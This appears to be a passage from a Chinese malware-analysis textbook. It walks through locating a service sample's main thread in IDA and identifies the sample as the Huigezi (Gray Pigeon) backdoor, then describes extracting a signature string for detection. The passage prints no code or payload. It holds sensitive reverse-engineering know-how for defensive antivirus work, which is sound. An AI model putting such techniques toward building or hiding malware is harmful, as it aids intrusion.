因为这个样本是一个服务程序，所以需要掌握一定的服务相关的知识。服务程序通常要在主线程中调用 StartServiceCtrlDispatcher 函数注册一个服务线程函数，服务的主要代码就在这个函数中执行。因此我们要分析此服务的具体功能只需找到这个服务线程函数，对他进行分析即可。使用 IDA 载入刚刚脱完壳的程序，然后在 Imports 视图找到 StartServiceCtrlDispatcher 函数，双击进入该函数的调用如图 7-30 所示。

单击 StartServiceCtrlDispatcherA 函数名，按“X”查看它的交叉引用，如图 7-31 所示。

双击第二个，此时到达图 7-32 所示的代码处。

IDA 已经分析出 StartServiceCtrlDispatcher 函数注册的服务线程函数为 sub\_4A1934，选中双击即可进入该函数。进入以后我们看到这个函数中首先调用 RegisterServiceCtrlHandlerA 函数，这是服务线程函数的常规函数，它用来注册相应服务启动、停止、暂停、恢复等操作的回调函数。我们这里不需要关注它。继续往下看是 SetServiceStatus 函数，也是服务的常规函数用来设置当前服务的状态，这里也不需要关注。继续向下看是一个创建线程的函数，该线程关联的函数是 sub\_4A185C，由此可知服务的主要功能应该在此函数中完成。双击即可进入该函数，我们只要分析这个函数就能够得知该服务的功能。由于篇幅的关系，我们这里不再对分析过程做讲解。经过分析得

知此服务实际上是在系统中开启一道后门等待远端的命令,这是一个典型的灰鸽子病毒。功能分析完毕以后我们需要对其提取特征码。使用字符串查看工具可以查看样本中的病毒字符串,如图 7-33 所示。




图 7-30 StartServiceCtrlDispatcher 函数的声明




图 7-31 StartServiceCtrlDispatcher 函数的交叉引用

在这些字符串中寻找一个病毒特定的字符串,然后根据它的引用地址可以定位到病毒代码,之后就可对指定病毒代码提取特征值。至此一个释放灰鸽子病毒的样本分析处理完毕。

注意

在分析病毒样本的时候,如果该样本释放了其他样本,那么需要把父样本和所有释放的子样本统统进行处理。不能够只处理父样本,一定要做到样本分析处理干净彻底。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-32 引用 StartServiceCtrlDispatcher 函数的代码




图 7-33 灰鸽子病毒字符串